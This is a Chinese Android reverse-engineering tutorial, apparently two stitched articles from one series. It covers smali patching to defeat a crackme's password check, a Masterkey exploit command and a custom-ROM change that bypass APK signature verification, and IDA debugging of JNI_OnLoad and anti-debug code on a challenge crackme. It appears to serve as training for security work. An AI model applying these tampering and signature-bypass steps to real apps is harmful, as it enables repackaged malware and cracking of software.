iget-object v1, p0, Lcom/mzheng/crackme1/MainActivity$1;->this$0:Lcom/mzheng/crackme1/
MainActivity;

const-string v2, "No!"

invoke-static {v1, v2, v3}, Landroid/widget/Toast;->makeText(Landroid/content/Context;
Ljava/lang/CharSequence;I)Landroid/widget/Toast;

move-result-object v1

invoke-virtual {v1}, Landroid/widget/Toast;->show()V
```

如果我们不关心密码内容，只是希望程序输出"yes"的话。我们可以把if-eqz v1, :cond_25改成if-nez v1, :cond_25。这样逻辑就变为：当输错密码的时候，程序反而会输出"yes"。

2. 寄存器问题

修改Smali时有一件很重要的事情就是要注意寄存器。如果乱用寄存器的话可能会导致程序崩溃。每个方法开头声明了registers的数量，这个数量是参数和本地变量总和。参数统一用P表示。如果是非静态方法p0代表this，p1-pN代表各个参数。如果是静态方法的话，p0-pN代表各个参数。本地变量统一用v表示。如果想要增加的新的本地变量，需要在方法开头的registers数量上增加相应的数值。

比如下面这个方法：

```
.method public constructor <init>()V
    .registers 1

    .prologue
    .line 7
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V

    return-void
.end method
```

因为这不是静态方法，所以p0代表this。如果想要增加一个新的本地变量，比如v0。就需要把.registers 1改为.registers 2。

3. 给原程序增加大量逻辑的办法

我非常不建议在程序原有的方法上增加大量逻辑，这样可能会出现很多寄存器方面的错误导致编译失败。比较好的方法是：把想要增加的逻辑先用java写成一个apk，然后把这个apk反编译成smali文件，随后把反编译后的这部分逻辑的smali文件插入到目标程序的smali文件夹中，然后再在原来的方法上采用invoke的方式调用新加入的逻辑。这样的话不管加入再多的逻辑，也只是修改了原程序的几行代码而已。这个思路也是很多重打包病毒惯用的伎俩，确实非常方便好用。

0x04 APK签名Tricks

当我们在实战中，有时会碰到某些apk在内部实现了自己的签名检查。这次我们介绍的Smali Instrumentation方法因为需要重打包，所以会改变原有的签名。当然，你可以通过修改apk把签名检查的逻辑删掉，但这又费时又费力。笔者在这里简单介绍两种非常方便的方法来解决签名检查问题。

1. Masterkey

Masterkey漏洞一共有三个，可以影响android 4.4以下版本。利用这个漏洞，我们可以插入新的classes.dex替换掉原有的classes.dex而不需要对apk本身进行重新签名。如果apk本身有签名校验逻辑的话，利用这个漏洞来进行Smali Instrumentation简直再好不过了。首先，你需要一个android 4.4以下版本的虚拟机或者真机，然后再使用一个masterkey利用工具对apk进行exploit即可。工具下载地址在文章最后，使用的命令如下：

`java -jar AndroidMasterKeys.jar -a orig.apk -z moddedClassesDex.zip -o out.apk` orig.apk是原本的apk文件，moddedClassesDex.zip是修改后的classes.dex并压缩成zip文件，out.apk就是利用Masterkey漏洞生成的新的apk文件。如果成功的话用rar打开文件会看到两个classes.dex。



图3 Masterkey生成的apk文件有两个classes.dex文件

通过masterkey打包后的apk文件签名并不会有任何变化，这样也就不用担心签名校验问题了。

2. 自定义ROM

签名的判断其实是调用了android系统密码库的函数，如果我们可以自己定制ROM的话，只需要修改AOSP源码路径下的 `libcore\luni\src\main\java\java\security\MessageDigest.java` 文件。将isEqual函数中的判断语句注释掉：

```
public static boolean isEqual(byte[] digesta, byte[] digestb) {
        if (digesta.length != digestb.length) {
            return false;
        }
//          for (int i = 0; i < digesta.length; i++) {
//              if (digesta[i] != digestb[i]) {
//                  return false;
//              }
//          }
        return true;
}
```

这样的话，如果在你自定义的ROM上运行apk，无论你怎么修改classes.dex文件，都不需要关心签名问题了，系统会永远返回签名正确的。

0x05 小结

虽然现在越来越多的apk开始使用so文件进行逻辑处理和加固，android 4.4也加入art运行环境，但dalvik永远是android最经典的东西。如果想要学好android逆向，一定要把这部分知识学好。并且把smali研究透彻以后，会对我们以后要讲的自定义dalvik虚拟机有很大帮助。另外文章中所有提到的代码和工具都可以在我的github下载到，地址是：https://github.com/zhengmin1989/TheSevenWeapons

0x06 参考文章

Way of the AndroidCracker http://androidcracking.blogspot.hk/p/way-of-android-cracker-lessons.html

Android Master Key Exploit – Uncovering Android Master Key

https://bluebox.com/technical/uncovering-android-master-key-that-makes-99-of-devices-vulnerable/

https://github.com/Fuzion24/AndroidZipArbitrage

Min Zheng, Patrick P. C. Lee, John C. S. Lui. "ADAM: An Automatic and Extensible Platform to Stress Test Android Anti-Virus Systems", DIMVA 2012

原文 by 蒸米

0x00 序

随着移动安全越来越火，各种调试工具也都层出不穷，但因为环境和需求的不同，并没有工具是万能的。另外工具是死的，人是活的，如果能搞懂工具的原理再结合上自身的经验，你也可以创造出属于自己的调试武器。因此，笔者将会在这一系列文章中分享一些自己经常用或原创的调试工具以及手段，希望能对国内移动安全的研究起到一些催化剂的作用。

0x01 孔雀翎


天下的暗器共有三百六十余种，但其中最成功、最可怕的就是孔雀翎。它使用简单，却威力无边。据说，孔雀翎发动之时，暗器四射，有如孔雀开屏，辉煌灿烂，而就在敌人目眩神迷之际，便已魂飞魄散。这武器的描述与Ida是何其的相似啊！所以说安卓动态调试七种武器中的孔雀翎非Ida莫属。因为Ida太有名了，相应的教程也是漫天飞，但很多并不是安卓相关的内容，所以笔者决定将一些经典的安卓调试技巧总结归纳一下。因为篇幅原因，笔者并不能保证本文能够覆盖到ida调试的方方面面，看官如有兴趣可以再继续深入研究学习。

0x02 还原JNI函数方法名

在android调试中，你会经常见到这种类型的函数：

```
v5 = (*(int (__fastcall **)(int, int, _DWORD))(*(_DWORD *)v3 + 676))(v3, v4, 0);
```

首先是一个指针加上一个数字，比如v3+676。然后将这个地址作为一个方法指针进行方法调用，并且第一个参数就是指针自己，比如(v3+676)(v3...)。这实际上就是我们在JNI里经常用到的JNIEnv方法。因为Ida并不会自动的对这些方法进行识别，所以当我们对so文件进行调试的时候经常会见到却搞不清楚这个函数究竟在干什么，因为这个函数实在是太抽象了。解决方法非常简单，只需要对JNIEnv指针做一个类型转换即可。比如说上面提到v3指针，我们选中后按一下"y"键，然后将类型声明为"JNIEnv*"。



随后IDA就会自动查找对应的方法并且显示出来了：

```
v5 = ((int (__fastcall *)(JNIEnv *, int, _DWORD))(*v3)->GetStringUTFChars)(v3, v4, 0);
```


是不是瞬间清晰了很多？另外有人（貌似是看雪论坛上的）还总结了所有JNIEnv方法对应的数字，地址以及方法声明：

672	GetStringUTFLength	jsize (*)(JNIEnv*, jstring)
676	GetStringUTFChars	const char* (*)(JNIEnv*, jstring, jboolean*)
680	ReleaseStringUTFChars	void (*)(JNIEnv*, jstring, const char*)
684	GetArrayLength	jsize (*)(JNIEnv*, jarray)
688	NewObjectArray	jobjectArray (*)(JNIEnv*, jsize, jclass, jobject)

有兴趣的同学可以去我的github下载。

0x03 调试.init_array和JNI_OnLoad

我们知道so文件在被加载的时候会首先执行.init_array中的函数，然后再执行JNI_OnLoad()函数。JNI_Onload()函数因为有符号表所以非常容易找到，但是.init_array里的函数需要自己去找一下。首先打开view ->Open subviews->Segments。然后点击.init.array就可以看到.init_array中的函数了。



Name	Start
.plt	000010A8
.text	00001164
.rodata	00004450
.ARM.extab	00004564
.fini_array	00005E84
.init_array	00005E8C
.got	00005F94
.data	00006000
.bss	00006290
extern	00006390
abs	000064F8

```
.init_array:00005E8C ; Segment type: Pure data
.init_array:00005E8C                 AREA .init_array, DATA
.init_array:00005E8C                 ; ORG 0x5E8C
.init_array:00005E8C                 DCD sub_2378
.init_array:00005E90                 DCB    0
.init_array:00005E91                 DCB    0
.init_array:00005E92                 DCB    0
.init_array:00005E93                 DCB    0
```

但一般当我们使用ida进行attach的时候，.init_array和JNI_Onload()早已经执行完毕了，根本来不急调试。这时候我们可以使用jdb这个工具来解决，这个工具是安装完jdk以后自带的，可以在jdk的bin目录下找到。在这里我们使用阿里移动安全挑战赛2014的第二题作为例子讲解一下如何调试JNI_OnLoad()。

打开程序后，界面是这样的：



我们的目标就是获取到密码。使用ida反编译一下so文件会看到我们输入后的密码会和off_628c这个指针指向的字符串进行比较。

```
v6 = off_628C;
while ( 1 )
{
  v7 = (unsigned __int8)*v6;
  if ( v7 != *(_BYTE *)v5 )
    break;
  ++v6;
  ++v5;
  v8 = 1;
  if ( !v7 )
    return v8;
}
return 0;
```

于是我们查看off_628c这个地址对应的指针，发现对应的字符串是”wojiushidaan”。

```
.data:0000628C off_628C        DCD aWojiushidaan
.rodata:00004450 aWojiushidaan   DCB "wojiushidaan",0
```

于是我们把这个密码输入一下，发现密码错误。看样子so文件在加载的时候对密码字符串进行了动态修改。既然动态修改了那我们用ida动态调试一下好了，我们打开程序，然后再用ida attach一下，发现程序直接闪退了，ida那边也没有任何有用信息。原来这就是自毁程序的意思啊。既然如此我们动态调试一下JNI_OnLoad()来看一下程序究竟做了什么吧。步骤如下：

1 ddms

一定要打开ddms，否则调试端口是关闭的，就无法在程序刚开始的暂停了。我之前不知道要打开ddms才能用jdb，还以为android系统或者sdk出问题了，重装好几次。汗。

2 adb push androidserver /data/local/tmp/

```
adb shell
su
chmod 777 /data/local/tmp/androidserver
/data/local/tmp/androidserver
```


这里我们把ida的androidserver push到手机上，并以root身份执行。

3 `adb forward tcp:23946 tcp:23946`

将ida的调试端口进行转发，这样pc端的ida才能连接手机。

4 `adb shell am start -D -n com.yaotong.crackme/.MainActivity`

这里我们以debug模式启动程序。程序会出现waiting for debugger的调试界面。



7:10
自毁程序密码
Waiting For Debugger
Application 自毁程序密码 (process com.yaotong.crackme) is waiting for the debugger to attach.
Force Close

5 ida attach target app

这时候我们启动ida并attach这个app的进程。

6 suspend on libary loading

我们在debugger setup里勾选 suspend on library load。然后点击继续。



7 `jdb -connect com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=8700`

用jdb将app恢复执行。

8 add breakpoint at JNI_OnLoad


随后程序会在加载libcrackme.so这个so文件的时候停住。这时候ida会出现找不到文件的提示，不用管他，点取消即可。随后就能在modules中看到libcrackme.so这个so文件了，我们点进去，然后在JNI_OnLoad处下个断点，然后点击执行，程序就进入了JNI_OnLoad()这个函数。

PS：有时候你明明在一个函数中却无法F5，这时候你需要先按一下"p"键，程序会将这段代码作为函数分析，然后再按一下"F5"，你就能够看到反汇编的函数了。


因为过程有点繁琐，我录制了一个调试JNI_OnLoad()的视频在我的github，有兴趣的同学可以去下载观看。因为涉及到其他的技巧，我们将会在随后的"ida双开定位"章节中继续讲解如何调试.init_array中的函数。

0x04 Ida双开定位

Ida双开定位的意思是先用ida静态分析so文件，然后再开一个ida动态调试so文件。因为在动态调试中ida并不会对整个动态加载的so文件进行详细的分析，所以很多函数并无法识别出来。比如静态分析中有很多的sub_XXXX函数：



但动态调试中的ida是没有这些信息的。



所以我们需要双开ida，然后通过ida静态分析的内容来定位ida动态调试的函数。当然很多时候我们也需要动态调试的信息来帮助理解静态分析的函数。

在上一节中，我们提到.init.array中有个sub_2378()，但当ida动态加载so后我们并无法在module中找到这个函数。那该咋办呢？这时候我们就要通过静态分析的地址和so文件在内存中的基址来定位目标函数。首先我们看到sub_2378()这个函数在静态分析中的地址为.text:00002378。而在动态加载中这个so在内存中的基址为：4004F000。

Path	Base
/system/bin/app_process	40033000
/data/app-lib/com.yaotong.crackme-1/libcrackme.so	4004F000
/system/lib/libz.so	40056000
/system/lib/libETC1.so	4006E000
/system/lib/libstdc++.so	4007A000
/system/lib/libemoji.so	4007D000
/system/lib/libcorkscrew.so	40084000
/system/lib/libm.so	40096000

因此sub_2378()这个函数在内存中真正的地址应该为4004F000 + 00002378 =40051378。下面我们在动态调试窗口输入"g"，跳转到40051378这个地址。然后发现全是乱码的节奏：

```
libcrackme.so:40051378                DCB    0
libcrackme.so:40051379                DCB 0x48 ; H
libcrackme.so:4005137A                DCB 0x2D ; -
libcrackme.so:4005137B                DCB 0xE9 ;
libcrackme.so:4005137C                DCB 0x10
libcrackme.so:4005137D                DCB    0
libcrackme.so:4005137E                DCB 0x9F ;
libcrackme.so:4005137F                DCB 0xE5 ;
libcrackme.so:40051380                DCB 0x10
libcrackme.so:40051381                DCB 0x10
libcrackme.so:40051382                DCB 0x9F ;
libcrackme.so:40051383                DCB 0xE5 ;
libcrackme.so:40051384                DCB    0
libcrackme.so:40051385                DCB    0
libcrackme.so:40051386                DCB 0x8F ;
libcrackme.so:40051387                DCB 0xE0 ;
libcrackme.so:40051388                DCB    0
libcrackme.so:40051389                DCB    0
libcrackme.so:4005138A                DCB 0x81 ;
libcrackme.so:4005138B                DCB 0xE0 ;
libcrackme.so:4005138C                DCB 0xC6 ;
libcrackme.so:4005138D                DCB 0xFF
libcrackme.so:4005138E                DCB 0xFF
libcrackme.so:4005138F                DCB 0xEB ;
```

不要担心，这是因为ida认为这里是数据段。这时候我们只要按"P"或者选中部分数据按"c"，ida就会把这段数据当成汇编代码进行分析了：

```
libcrackme.so:40051378 ; =============== S U B R O U T I N E =======================================
libcrackme.so:40051378
libcrackme.so:40051378
libcrackme.so:40051378 sub_40051378
libcrackme.so:40051378                 STMFD           SP!, {R11,LR}
libcrackme.so:4005137C                 LDR             R0, =(unk_40054FBC - 0x4005138C)
libcrackme.so:40051380                 LDR             R1, =0xFFFFBCEC
libcrackme.so:40051384                 ADD             R0, PC, R0 ; unk_40054FBC
libcrackme.so:40051388                 ADD             R0, R1, R0
libcrackme.so:4005138C                 BL              unk_400512AC
libcrackme.so:40051390                 LDMFD           SP!, {R11,PC}
libcrackme.so:40051390 ; End of function sub_40051378
```

我们随后还可以按"F5",将汇编代码反编译为c语言。

```
int sub_40051378()
{
  return ((int (__fastcall *)(_DWORD))unk_400512AC)(&unk_40050CA8);
}
```

是不是和静态分析中的sub_2378()长的差不多？

```
int sub_2378()
{
  return sub_22AC((int)sub_1CA8);
}
```

我们随后可以在这个位置加入断点，再结合上一节提到的调试技巧就可以对init.array中的函数进行动态调试了。

我们接下来继续分析自毁程序这道题，当我们在对init.array和JNI_OnLoad()进行调试的时候，发现程序在执行完dowrd_400552B4()后就挂掉了。

```
  v8[-2] = 0;
  v5 = dword_400552B4(v8, 0, &unk_400506A4, 0);
  ((void (__fastcall *)(int))unk_400507F4)(v5);
  v6 = 65540;
```

于是我们在这里按”F7”进入函数看一下：

```
libc.so:40140A24 pthread_create
libc.so:40140A24                  STMFD           SP!, {R4-R11,LR}
libc.so:40140A28                  SUB             SP, SP, #0x14
```

原来是libc.so的phread_create()函数，估计是app本身开了一个新的线程进行反调试检测了。

有意思的是在静态分析中我们并不清楚dword_62B4这个函数是做什么的，因为这个函数的地址在.bss段还没有被初始化：

```
  handle[-2] = 0;
  dword_62B4(handle, 0, sub_16A4, 0);
  sub_17F4();
```


```
.bss:000062B4 ; int (__fastcall *dword_62B4)(_DWORD, _DWORD, _DWORD, _DWORD)
.bss:000062B4 dword_62B4      % 4               ; DATA XREF: sub_16D4+28↑r
```

但是当我们动态调试的时候，这个地址的值已经修改为了phread_create()这个函数的地址了。：

